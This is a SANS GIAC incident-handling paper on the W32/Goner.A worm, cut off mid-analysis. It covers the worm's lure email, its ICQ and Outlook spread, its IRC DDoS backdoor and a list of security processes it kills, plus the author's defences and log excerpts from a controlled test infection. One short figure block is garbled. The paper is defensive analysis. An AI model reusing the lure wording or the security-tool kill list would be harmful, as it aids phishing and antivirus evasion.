



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

## Handling of W32/Goner.A -mm

On December the 4<sup>th</sup>, sometime in the mid-afternoon in Toronto, I spent a few moments reading an email from Russ Cooper, the moderator of NTBugtraq<sup>1</sup> (also see Appendix A) warning the list members of a new worm called "W32/Gone -A.mm" that was starting to pick up speed on the Internet. In of itself, this was nothing unusual, so I noted it, and went about my afternoon. We had already intercepted a copy of it, and I felt confident that our mail scanning program would do its job and quarantine any more that came in.

By late afternoon, email on this worm started popping up on the incidents<sup>2</sup> mailing list and I began to pay attention. Generally, viruses are handled by our NAV (Norton Anti - Virus) Administrator, however, he was away on training so I was the one to handle this incident, and as such, this paper will cover how that process was handled. The incident will be recounted as it occurred later in the paper, along with my own analysis of the worm on a test system. Though this incident did not result in infection (by goner) it nevertheless illuminated numerous weaknesses in our security model, and exercised every aspect of the incident handling process.

Comment :

## The Exploit

This worm may arrive as an email attachment or be sent to you via ICQ (tcp/5190), and someone has to be willing to double-click it in order for it to execute. It becomes a little more interesting as it thereafter replicates locally and tries to spread via ICQ or via email (tcp/25); its efforts culminating into attempting a connection to the "mother ship" on #pentagone (an IRC Channel - tcp/6667) on DalNet<sup>3</sup> and awaiting instructions from an attacker. The intended function was then to allow the attacker to send instructions to the infected host via a dropped backdoor in remote32.ini (placed during infection) and use the zombie to launch a DDOS attack.

## CVE Designation

This worm does not currently have a designation in the Mitre CVE (Common Vulnerabilities and Exposures) Dictionary. I have included an excerpt of the most recent CVE Editorial Board Teleconference summary (see Appendix B) which explains their current stance on the inclusion of viri/worms in the CVE<sup>4</sup>. Though goner did not meet the requirements for inclusion in the dictionary at the time it emerged, it is certainly possible that this will change in the future. This would clearly be advantageous to the Security Community since the current status of viri nomenclature is dependent on the

particular vagaries of the various anti-virus vendors, as is detailed below in the section *Variants*.

### **Profile of W32/Goner.A-mm**

The worm can only infect Windows hosts (all versions, including: 95, 98, NT, 2000, XP and ME). The worm can either be received by a Windows host which is running a mail program and receiving incoming email, a Windows host which has ICQ installed and is on the buddy list (a list of other ICQ users which you have previously identified) of an infected host; or any other means of distribution such as a floppy disk, web download, etc... These other means of distribution are not written into the worm's code, so the most likely way to get goner is as an email attachment or from an ICQ user.

In the case of an email attachment, the victim's host must receive the attachment unmolested by AV (anti-virus) software or mail scanning programs, and the recipient must then double-click the attachment in order to be successfully infected. It does not matter how the executable is received, what matters is that it is executed on the victim's machine. A user could simply *receive* the gone.scr executable and not execute it, regardless of whether they got it from an ICQ buddy, email, or even a file share.

The worm can also be thought of as a virus: it requires intervention on the part of the victim in order to execute; however it behaves like a worm when it begins to replicate itself and propagate across the network. The worm's payload, once executed, will harvest all addresses in the victim's Address Book and then attempt to distribute itself to these users via email, as well as harvest the ICQ buddy list and distribute itself to these.

The goner worm consists of a compiled Visual Basic program of about 39K. The code is in a PE (portable executable: ie. it will execute across all 32-bit Windows platforms) format and has the file extension .scr, a screensaver extension. The details of the email are as follows:

```
Subject: Hi
Body of Message: How are you?
                  When I saw this screensaver, I immediately thought of you
                  I am in a hurry, I promise you will love it!
Attachment: gone.scr
```

In order for the program to launch, a user must click on the gone.scr executable, at which point it will display a dialog box which is shown in Figure 1 (images are taken from screenshots on my test laptop).




```

subroutine
code $0, $0c
memory [0x_0K00_0000] (pattern)
preparing to: TraceWin, kount, setIO,
"Brna"
preparing to: show me what
there where are you are

```

**Figure 2**



The screenshot shows a standard Windows error dialog box. The title bar is blue with the word 'Error' in white. The main area has a light gray background. On the left is a red circular icon with a white 'X'. To the right of the icon, the text 'Error While Analyze DirectX!' is displayed. At the bottom center is a button with a dashed border and the text 'OK'.

Finally, the worm is reportedly a retro -virus, that is, it will attempt to disable any of a number of anti-virus programs. The worm will also reportedly attempt to terminate any of the found programs that may be running in memory, and will also try to remove any copies it finds on the hard drive, along with any other files found in those directories. <sup>5</sup> In my analysis if Norton Anti -Virus was running when I launched the worm it terminated itself almost immediately.

<sup>∞</sup>Technically in a DDOS the infected host is actually the *server*, and the attacker's machine is the *client*.

Table 1 - Anti-Virus Software Targeted by Goner<sup>15</sup>

AV Vendor	Filename	AV Vendor	Filename
<b>AtGuard Personal Firewall</b>	IAMAPP.EXE IAMSERV.EXE	<b>Norton AntiVirus</b>	NAVAPW32.EXE NAVW32.EXE
<b>Unknown</b>	APLICA32.EXE	<b>Safeweb</b>	SAFEWEB.EXE
<b>ZoneLabs ZoneAlarm</b>	ZONEALARM.EXE	<b>LockDown 2000</b>	LOCKDOWN2000.EXE
<b>eSafe, Aladdin Knowledge Systems</b>	ESAFE.EXE	<b>TDS-2 Trojan Defense Suite</b>	TDS2-98.EXE TDS2-NT.EXE
<b>ConSeal PC Firewall</b>	CFIADMIN.EXE CFIAUDIT.EXE CFINET.EXE CFINET32.EXE PCFWallIcon.EXE FRW.EXE	<b>McAfee VirusScan</b>	VSHWIN32.EXE VSECOMR.EXE WEBSCANX.EXE AVCONSOL.EXE VSSSTAT.EXE
<b>AVP Scanner</b>	_AVP32.EXE AVP32.EXE	<b>Sophos Antivirus Monitor</b>	ICMON.EXE
<b>AVP Control Centre Application</b>	_AVPCC.EXE AVPCC.EXE	<b>Sophos Antivirus for Windows 95</b>	ICLOAD95.EXE ICSUPP95.EXE
<b>AVP Monitor</b>	_AVPM.EXE AVPM.EXE	<b>Likely Sophos Antivirus for Windows NT</b>	ICLOADNT.EXE ICSUPPNT.EXE

## Variants

We know a lot about a worm simply by it's name: W32/Gone -A.mm. The nomenclature I am going by is as described on the MessageLabs web site <sup>6</sup> however I believe it is logical enough that one can understand the variations which occur amongst the vendors. When describing a Virus, Worm, Trojan Horse, etc... a prefix letter is assigned, in this case, the W=Worm, T roj would be trojan, VB might be Visual Basic, etc...

The numbers in the name indicate that it applies to the 32 -bit architecture (it is assumed on Windows), and the "nickname" is one chosen by individual anti -virus vendors or security professionals, and will generally have several versions. According to TrendMicro, the following aliases exist for this worm:

GONE.A, WORM\_GONER.A, I-Worm.Goner, Gone, W32/Goner@MM, Win32.Goner.A@mm, W32/Goner.ini, W32/Goner-A, Pentagone<sup>3</sup>

The nickname is sometimes chosen because the word is displayed by the program (as in this case, in the dialog box), or it may be "hidden" as an ascii string in a binary file.

The A is indicative of the "version number", and in this case it is the first variant found. Finally, the "mm" denotes that it is a "mass -mailer"; ie. it will attempt to propagate through email, in general using the Windows Address Book to procure a list of email addresses to send itself to, with the added bonus of sending the email *from* you, to people who likely trust you and your attachments.

As you can see, it would be easy to make an educated guess as to which worm a vendor is referring to if they call it W32/Goner@MM rather than W32/Goner.A -mm. This naming convention enables you to quickly assess the threat level of a new piece of malware at a glance and immediately tells you one of the methods of propagation in this case. It is a pity that the virus names are not standardized, however perhaps this will come in the future with the help of the CVE.

In summary, only version "A" exists for the goner worm: ie. there are no known variants of the goner worm that have been found at this time.

## References

I followed several different analyses of the goner worm whilst trying to determine its severity and impact. The primary profiles I used during the handling process were from Symantec and TrendMicro, though I reviewed several others including the DataFellows analysis:

<http://securityresponse.symantec.com/avcenter/venc/data/w32.goner.a@mm.html><sup>7</sup>  
[http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=WORM\\_GONE.A&VSect=T](http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=WORM_GONE.A&VSect=T)<sup>3</sup>  
<http://www.datafellows.com/v-descs/goner.shtml><sup>5</sup>

I found it very interesting to note that not all anti-virus vendors agreed on the severity of this worm, and that there is even something of an editorial on the DataFellows site<sup>5</sup> explaining why it is not very threatening. I would like to go over the argument briefly as it raises some good points about deficiencies in the code.

Generally anti-virus vendors try to qualify the severity of a virus/worm/trojan in terms of how "damaging" it is. For example, there are worms that will send rude messages to your boss, and then there are worms that will delete your hard drive. I personally only worry about malware if it's extremely covert, or if it's extremely destructive. Everything else is just an annoyance - unless it affects the business, of course!

In this instance, all the anti-virus vendors which I checked (mentioned in references) except for DataFellows (F-Secure) feel that this worm is particularly nasty because not only is it covert (it hides itself behind a "broken" screensaver) but it also tries to delete security software.

Now, the argument put forward by DataFellows is that if you are running AV (anti-virus) software, then it will detect gone.scr and clean it before it has a chance to delete anything; however, if you're *not* running AV software (and let's hope you all are) then any AV software it finds wasn't being used anyways. Finally, they point out that if you're running anti-virus software and gone.scr is able to delete it, then it was pretty ineffective in the first place, so what's the big advantage of bothering to remove it?<sup>5</sup>

I personally think that this worm is a fairly severe threat since an individual may have anti-virus software that isn't up -to-date, and hence will not detect goner - but could potentially get updated later - unless goner removes it first. Occasionally I've seen a user which has AV software installed but it isn't loaded on that day; that would also provide an advantage to the worm.

In any case, I think what I see as the point is that vendors are merely presenting one cohesive opinion to the public, and that we, as practicing security administrators have to be able to separate opinion from fact and determine what our risks are based on our business and our expertise, not on a vendor's say -so.

Secondly, I think it is virtually always useful to second -guess information that you have not verified for yourself, or that is provided to you by a party which may have a vested interest in the information; whether it's a kiddie promoting his kEw1 'sploit or a vendor describing what a new piece of malware will do. I am not suggesting that you trust no one, simply that you not trust everyone - AV vendors included. This leads to my motivation in attempting to analyze gone.scr, which was very educative in and of itself.

## **The Attack**

### **Description and diagram of network**

Our network is protected by a packet filtering firewall (which doubles as a router) and though incoming traffic is filtered to limit access, outbound traffic is not. Email travels from the Internet, through SMTP (tcp/25) on our firewall (which does not do content scanning) and to our UNIX sendmail server. The address of the sendmail server is NATted at the firewall and we have a split DNS setup so that the UNIX mail server can be accessed through an external IP address. The UNIX server then relays local or remote mail to the appropriate Exchange server, where almost all the user accounts actually reside.

We have this seemingly redundant arrangement because sendmail handles anti -relaying very well, and ensures that we are not used to propagate spam. We are planning on implementing some content -scanning software in the loop in the future to try to catch malware before it has a chance to enter the network, however currently it is not "caught" until it gets to the Exchange server.

The UNIX server at the main office is the first of two MX records referenced in our domain as we have a backup server in a remote office which will spool mail should there be a connection failure to the main office. In the case of the incident, this second server did not come in to play, as there wasn't a connection failure to the primary site, so I am simply mentioning it to point out that we do have a redundancy.


Both sendmail servers are configured to forbid relaying and are using Natted IP's. In the future, we are planning on setting up a sendmail relay in the DMZ which will scan the email for malware before forwarding it on to the primary sendmail server.

If we continue to follow the path of incoming mail, it is passed from the UNIX sendmail server to either the Exchange server locally, or one of the 14 remote Exchange servers, obviously depending on the recipient. These Exchange servers are then in turn running an attachment filtering program, which will truncate suspicious attachments and alert myself and the NAV Administrator.

The user will also receive a notice informing them that there was a problem with their attachment. Following (in Figure 3) is a diagram of the network, including two vectors of (blocked) infections designated by "A" and "B". The arrows labelled as such can be followed from the Goner Infected Computer, through the Internet Cloud and on to the "Acme" network.



Figure 3 - Network Diagram



Path "A" shows the worm leaving the "Goner Infected Computer", travelling across the Internet to the primary site Internet Firewall, being passed (via SMTP on port tcp/25) to the sendmail server, and finally arriving at its destination on the Exchange server in the local site. On the Exchange server is the attachment scanning program (ScanMail<sup>®</sup>), which successfully blocks the attachment at the Exchange server. The virus does not travel to the user's Desktop when they retrieve their mail, as it has already been truncated.

Path "B" shows, once again, the worm leaving the "Goner Infected Computer", traversing the Internet to the primary site Internet Firewall, being passed (again, by SMTP) to the UNIX sendmail server. At this point, it discovers that the email is not intended for a user

at the primary site, but one of the remote locations, and so it redirects the email over the VPN Tunnel (obviously with end point firewalls) to the appropriate site. Once it arrives at the local site, it goes directly to the Exchange server, whereupon the ScanMail program detects that this attachment is forbidden, and successfully truncates it.

Additionally, on every server in the company it is policy to install NAV and have it configured to auto-update (once a week is currently acceptable), to scan "All Files" ( *not* just "Program Files") and to quarantine infected files locally. When an infected file is found, we (the Network Group) are made aware of it via a network monitoring program called Big Brother<sup>9</sup> which inspects the Event Viewer logs for suspicious messages. The ScanMail and NAV programs both log warnings to the Event Viewer, whereby the Network Group (including myself) is notified within 5 minutes of the incident. An email from Big Brother is shown below;

```
[2429110] scoobymail.msgs red Wed Dec 05 12:45:44 TST 2001 [scoobymail.algorithmics.com]
```

```
App: E 'Wed Dec 05 12:15:55 2001': Norton AntiVirus - " Virus Found!Virus name:
W32.Goner.A@mm in File: C:\Trend_Smex\blocked_attachments_gone.scr by: Realtime
Protection scan. Action: Clean failed: Quarantine succeeded: Access denied "
App: E 'Wed Dec 05 12:15:55 2001': Norton AntiVirus - " Virus Found!Virus name:
W32.Goner.A@mm in File: C:\Trend_Smex_temp_jttF0D.scr by: Realtime Protection scan.
Action: Clean failed: Quarantine succeeded: Access denied "
```

This email is letting us know that the NAV server logged an entry to the Event Viewer, warning that a virus had been found. In this instance, the virus had already been found and extricated from the email by ScanMail earlier, and it was basically moved from one quarantine to the other.

It is obviously a great way to find out if a virus has been found that was *not* in the quarantine, but in a vulnerable area. This is also a good "sanity check" because it enables us to verify that our tools are working by receiving automatic feedback in a couple of different ways. When it's appropriate, Big Brother can also page us, and we frequently use this to receive notices of critical events.

If the network monitoring software is not installed - as is unfortunately often the case in our remote sites - then, naturally, we do not receive a notice. Not surprisingly, the machines that are lacking the scanning software are almost always the same as the machines that do not have network monitoring. It is an ongoing effort to try to resolve the disputes over policy amongst the many different sites at the company and is often a source of security problems.

Occasionally, viruses and other malware enter the network via other services than email, such as IIS (HTTP on port tcp/80), however they often then try to propagate via email from the inside. Generally this has not hurt us since IIS is only running on servers which are under the care of the network group, and we do not read any email from servers under any circumstances. We try to cover all access points with some sort of monitoring but it is necessary to review the access logs "manually" from the Web servers in order to have a good idea of what is going on. HTTP was *not* a vector of infection in the case of Goner.

Regular network scans are performed in order to detect things such as IRC servers, or newly-opened ports on servers that should not have them. This is done in an effort to document the current state of the network as well as to aid in identifying suspicious changes, whether they be an "administrative error" or a piece of code trying to propagate or perform other activities. We recognize that internal users are able to compile malicious code internally, however it is not currently the focus of the Security Initiative to attempt to detect or defeat such malicious activity.

In addition to simple port scans, we have 2 IDS sensors, one which is commercial - 'Network Sensor' from Internet Security Systems <sup>10</sup>, and one which is freeware (detailed in next paragraph). The reports from the second sensor are mailed to myself every morning and I review them daily for suspicious activity. In addition, the Network Sensor has event triggers which result in an email to warn of any suspicious packets going by the Toronto firewall. Unfortunately, due to the prohibitive cost of such scanners, it is only used at the primary location, and does not monitor the other 14.

I am actively promoting the use of Marty Roesch's excellent freeware tool Snort <sup>25</sup> in order to get better coverage in the future. Historically, Management tends to prefer commercial tools, however I personally feel that there are so many advantages to freeware/shareware/opensource tools in terms of quality, community support and community auditing that they are not only valuable, but essential.

The freeware "scanner" (perhaps better described as a group of freeware tools which comprise the functions of a scanner) collects a large number of syslog (udp/514) entries from NT (using ntsyslog <sup>11</sup>) and UNIX alike across all sites. Another program, swatch <sup>12</sup>, then parses the data from a central logging server which is somewhat isolated from the rest of the network, and generates reports at night on particular pattern matches.

Swatch also outputs the pattern matches continually to a console 24 hours a day in order to provide access to the data in real time. This console is one of my computers and can be used to observe an incident in progress under favourable conditions. The IDS/Scanning tools are only as good as the patterns that they are matching, so it is critical to update their signatures regularly, review the logs daily, and archive the records such that they may be used at a later time to investigate an incident "after the fact". We do not currently have a policy regarding data retention, though that is covered in the draft Security Policy.

In order to ensure that the base levels of the systems are at a certain standard, I regularly run vulnerability assessment tools to verify that the state of the servers is satisfactory, and that we are not vulnerable to older exploits and holes. We have several tools which perform this function, including commercial (System Scanner, ISS <sup>13</sup>) and freeware (Nessus <sup>14</sup>) and I use both in an effort to gain the advantages that each have to offer.

These tools will be used in the future to conduct audits of the security "level" of key servers and then verify that they have been brought into compliance with the Security

Policy. As there is no actual policy at this time it is not possible to enforce recommended changes, however I feel it is critical to know where your weaknesses lie.

### **Protocol Description**

The worm does not actually exploit a vulnerability in a protocol, rather, it takes advantage the "double-click" reflex which many users have. By presenting them with a new screensaver which "they will love" from an email account which, presumably, is from someone they know, many users will happily execute the attachment, and in turn click the "OK" button when it appears to have malfunctioned. Though the SMTP and ICQ protocols are actually used to transmit the infection, it does not exploit a weaknesses in SMTP or ICQ - it simply uses them as avenues of distribution.

In turn, IRC is being used to control the DDOS zombies, however it is not being exploited as a protocol. The attack is one of social engineering, preying on users' trust and tendency to execute varied programs, regardless of their source.

Many users are gullible and often do not have a good understanding of how malware is transmitted; it is not possible or even reasonable to expect them to know everything! However, it is important to limit their ability to do damage by educating them against social engineering attacks such as this, as well as trying to prevent malware from arriving on their desktops - eliminating the risk of the user making a poor decision.

### **How the Exploit Works**

I conducted a controlled infection to determine the details of the attack and much of the data in this section is from my own test rather than an AV Vendor site; I will note when additional information was taken from one of the vendors. Following is an overview of the method I used to gather this data, subsequent to which I will provide the details of the analysis.

I took an IBM laptop with 98MB of RAM running Windows NT 4.0 SP6 off of the primary network and installed a series of tools to aid me in detecting the changes the worm would make upon infection. I actually ran 5 different infections while looking for subsequent data, the last of which was on an active network - with outgoing mail handicapped and an absence of ICQ buddies to avoid participating in propagation.

I really like the Sysinternals<sup>16</sup> tools and so chose to use Process Explorer, TDIMon, NTRegmon and NTFilemon, all of which are freely available from their web site<sup>16</sup>. Process Explorer will show you a tree structure of running processes on your system, TDIMon shows TCP and UDP events, NTRegmon shows all accesses to your Registry, and NTFilemon watches for disk activity.

I installed a packet sniffer called Analyzer<sup>17</sup> to monitor any attempts at network connectivity; however my machine was unstable when it was running and did not turn out to provide any useful data. I also installed mIRC and ICQ clients (these programs

needed to be present in order for the worm to fully attempt all avenues of distribution and propagation), and disabled Norton Anti -Virus<sup>18</sup> in all but one run. The worm terminated itself when Norton Anti -Virus was running so obviously it was not possible to collect much data in that case. I copied a quarantined sample of goner from our NAV (Norton Anti-Virus) Server and placed it on a floppy. Once I had started up all of my tools, I launched the gone.scr program from the C: drive on the laptop and began collecting data.

When presented with the dialog "Error While Analyze Direct X!" I clicked "OK" and let it run its course for about 45 minutes on average until I terminated the program using Process Explorer (Process Explorer was quite handy in this instance since it displayed gone.scr in its process list, as does Task Manager). Process Explorer indicates which user a process is running as, and goner executed all processes as the user logged in.

Whatever privileges that user has may have an impact on the infection. For example, a good practice (on systems which support NTFS, such as NT/2000) is to remove "Everyone" write access from the system folder and the registry keys which allow a program to launch automatically upon reboot. If a user/host was protected by these measures, the worm would not have been able to write to these locations.

Goner can only infect Windows hosts with a Visual Basic interpreter. If the worm is received as an email attachment, the victim must have incoming SMTP and they must not have attachment blocking software which is configured to intercept executables, .scr attachments, or even the goner virus itself. In turn, the local host must not have up-to-date AV software which will intercept the worm prior to execution, since it will then be quarantined and will never be executed by the user. If the worm is received via ICQ, then they must have inbound ICQ, ICQ installed, and be on the buddy list of an infected host.

In order to participate in *propagation* the user must have at least one of two things: 1) access to outbound SMTP and have entries in their address book 2) access to outbound ICQ and entries in their buddy list. In order to participate in a potential *DDOS*, the user must have access to outbound IRC, and have the correct IRC client (mIRC). So, the method of contraction, propagation, and attack (DDOS) are all different.

The data from filemon is extremely detailed and allows you to see when a file has been created or accessed; the very first thing the worm does is to seek out Visual Basic and OLE support<sup>a</sup>:

```
11:51:06 PM gone.scr:47 IRP_MJ_CREATE C:\WINNT\System32\MSVBVM60.DLL SUCCESS
Attributes: Any Options: Open
11:51:06 PM gone.scr:47 IRP_MJ_READ* C:\WINNT\system32\OLEAUT32.DLL SUCCESS Offset:
421888 Length: 32768
11:51:07 PM gone.scr: 47 IRP_MJ_READ* C:\WINNT\system32\OLE32.DLL SUCCESS Offset:
17408 Length: 8192
```

---

<sup>a</sup> Note: I have colour-coded the various fields in an (rather ineffective) effort to make the output less onerous to read.

Concurrently, the worm added itself to the registry in order to be able to start automatically at reboot, below is a single entry showing this from my logs:

```
21 gone.scr:47 OpenKey HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\ SUCCESS Key:
0xE11EC5A0
22 gone.scr:47 SetValue
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\C:\WINNT\System32\gone.scr SUCCESS
"C:\WINNT\System32\gone.scr"
23 gone.scr:47 CloseKey HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\ SUCCESS
Key: 0xE11EC5A0
```

It repeats this action thousands of times, regardless of the fact that it is now already present (it does not merely check the key value to see if it exists, it just repeatedly writes to it). The worm then looked for several other keys while it paused from accessing the "run" key and searched for keys relating to Visual Basic, Microsoft Help, Scripting File System, and Microsoft Outlook. The frequency of these accesses was much lower with the exception of the Scripting.FileSystemObject.

The worm then creates the first of many temp files to work with:

```
11:51:07 PM gone.scr:47 IRP_MJ_CREATE C:\TEMP SUCCESS Attributes: Any Options: Open
11:51:07 PM gone.scr:47 FASTIO_QUERY_BASIC_INFO C:\TEMP SUCCESS Attributes: DA
11:51:07 PM gone.scr:47 IRP_MJ_CLEANUP C:\TEMP SUCCESS
11:51:07 PM gone.scr:47 IRP_MJ_CLOSE C:\TEMP SUCCESS
11:51:07 PM gone.scr:47 FASTIO_LOCK C:\TEMP\~DFB173.tmp SUCCESS Excl: Yes
Offset: 2147483538 Length: 1
11:51:07 PM gone.scr:47 FASTIO_LOCK C:\TEMP\~DFB173.tmp SUCCESS Excl: Yes
Offset: 2147483539 Length: 20
11:51:07 PM gone.scr:47 FASTIO_UNLOCK C:\TEMP\~DFB173.tmp SUCCESS Offset:
2147483539 Length: 20
11:51:07 PM gone.scr:47 FASTIO_LOCK C:\TEMP\~DFB173.tmp SUCCESS Excl: Yes
Offset: 2147483559 Length: 20
```

Finally, the worm copies itself from my tools directory (from where it was executed) to c:\winnt\system32\gone.scr:

```
11:51:07 PM gone.scr:47 FSCTL_IS_VOLUME_MOUNTED C:\Chris's Tools SUCCESS
11:51:07 PM gone.scr:47 IRP_MJ_CREATE C:\WINNT\System32\gone.scr SUCCESS
Attributes: N Options: OverwriteIf
11:51:07 PM gone.scr:47 IRP_MJ_READ C:\Chris's Tools\gone.scr SUCCESS
Offset: 0 Length: 65024
11:51:07 PM gone.scr:47 IRP_MJ_WRITE C:\WINNT\System32\gone.scr SUCCESS
Offset: 0 Length: 38912
11:51:07 PM gone.scr:47 IRP_MJ_CLEANUP C: SUCCESS
11:51:07 PM gone.scr:47 FASTIO_READ C:\Chris's Tools\gone.scr END OF
FILE Offset: 38912 Length: 65024
11:51:07 PM gone.scr:47 IRP_MJ_CLEANUP C:\WINNT\System32\gone.scr SUCCESS
11:51:07 PM gone.scr:47 IRP_MJ_CLOSE C:\WINNT\System32\gone.scr SUCCESS
11:51:07 PM gone.scr:47 IRP_MJ_CLEANUP C:\Chris's Tools\gone.scr SUCCESS
11:51:07 PM gone.scr:47 IRP_MJ_CLOSE C:\Chris's Tools\gone.scr SUCCESS
```

I have highlighted the line with the "write" being executed as the output can be quite difficult to follow.

The worm proceeds to successfully find icqmap.dll and msidle.dll, and fails to find winhelp.ini:

```

11:51:07 PM gone.scr:47 IRP_MJ_CREATE C:\WINNT\System32\ICQMAP1.dll SUCCESS Attributes: N Options:
Overwritef
11:51:07 PM gone.scr:47 IRP_MJ_READ C:\Program Files\icq\ICQMAP1.dll SUCCESS Offset: 0 Length: 65024
11:51:07 PM gone.scr:47 IRP_MJ_READ* C:\Program Files\icq\ICQMAP1.dll SUCCESS Offset: 0 Length: 61440
11:51:07 PM gone.scr:47 IRP_MJ_WRITE C:\WINNT\System32\ICQMAP1.dll SUCCESS Offset: 0 Length: 57431
11:51:07 PM gone.scr:47 IRP_MJ_CLEANUP C: SUCCESS
11:53:17 PM gone.scr:47 IRP_MJ_CREATE C:\WINNT\WINHELP.INI FILE NOT FOUND Attributes: Any Options:
Open

```

The registry entry "HKC U\Software\VB and VBA Program Settings \pentagone\UINS" is repeatedly searched for, however Regmon reports that it was "NOT FOUND". The worm will also reportedly try to redistribute to your "buddies" list in ICQ (if ICQ is already installed).

We'll see in the next steps that the worm actually successfully launches an outlook process on the test system and uses it to copy itself to the temp directory - presumably so that each successive copy can be mailed to a recipient from the address book:

```

11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_DIRECTORY_CONTROL C:\WINNT\System32 SUCCESS
FileBothDirectoryInformation: gone.scr
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_CREATE C:\WINNT\System32\gone.scr SUCCESS Attributes: N
Options: Open
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_READ C:\WINNT\System32\gone.scr SUCCESS Offset: 0 Length: 24
11:54:34 PM System:2 IRP_MJ_CLOSE C:\WINNT\system32\gone.scr SUCCESS
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_CLEANUP C:\WINNT\System32\gone.scr SUCCESS
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_DIRECTORY_CONTROL C:\WINNT\System32 SUCCESS
FileBothDirectoryInformation: gone.scr
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_CREATE C:\TEMP\gone.scr SUCCESS Attributes: N Options: Create
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_CLEANUP C:\TEMP\gone.scr SUCCESS
11:54:34 PM OUTLOOK.EXE :119 IRP_MJ_CLOSE C:\TEMP\gone.scr SUCCESS

```

Should the worm be able to arrive at the mail client, it must be received as an attachment, and thereafter it must be double-clicked by the recipient in order to execute. In the case of Microsoft Outlook it is not able to execute simply by appearing in the preview pane. Once the attachment is executed it will attempt to propagate by harvesting the complete contents of the user's Address Book and then distribute itself to the recipients found as shown above.

It does this by creating an Outlook Application Object which will use the OLE server component of Microsoft Outlook.<sup>19</sup> This enables the worm to use Visual Basic code to execute commands in Outlook; this interaction is possible because many Microsoft applications have an OLE server component which will take instructions from a separate application. For example, a compiled Visual Basic program can be used to execute 'Visual Basic for Applications' in Word, Access, Office and Outlook<sup>19</sup>. This is clearly a very powerful "feature" which allows viri and other malware to interact extensively with the Windows operating system!

On my NT4 system the location of the WAB (Windows Address Book ) is stored in the registry and the address book itself is in the filesystem:

```

HKCU\Software\Microsoft\WAB\WAB4\Wab File Name
C:\Winnt\Profiles\%username%\Application Data\Microsoft\Address
Book\%username%.wab

```

The ICQ registry settings and the contacts database itself are located as indicated below:

```
HKCU\Software\Mirabilis\ICQ\DefaultPrefs\2000a Database
C:\Program Files\ICQ\2000a\xxxxxxx.dat
```

(where the x's are the ICQ id number), though the locations will vary slightly depending on the install location and the version of ICQ which is installed. The worm on my test system did not propagate via ICQ, however registry entries relating to ICQ mail were accessed. I am not clear on whether the client needed to be running already for it to be exploited.

Once the subroutine has successfully harvested the email addresses from the Address Book, it will distribute itself (again via SMTP) using the MAPI (Mail Application Protocol Interface). At this time, the Process Explorer displayed Outlook and mapisp32.exe running, though it does not appear in the filemon logs and is not connected to a windowed process (ie. it is "invisible" to the user). Goner also loaded the icqmapapi.dll into memory as well as mapisp32.dll. From the registry logs:

```
6383 gone.scr:193 OpenKey HKCR\Outlook.Application \Clsid SUCCESS Key: 0xE1EFB2C0
6384 gone.scr:193 QueryValue HKCR\Outlook.Application \Clsid\Default SUCCESS
      "{0006F03A-0000-0000-C000-000000000046}"
6385 gone.scr:193 CloseKey HKCR\Outlook.Application \Clsid SUCCESS Key: 0xE1EFB2C0
```

The access of Outlook.Application \Clsid is followed by a series of accesses to the Scripting.FileSystemObject \Clsid before and after the attempted mass -mailing:

```
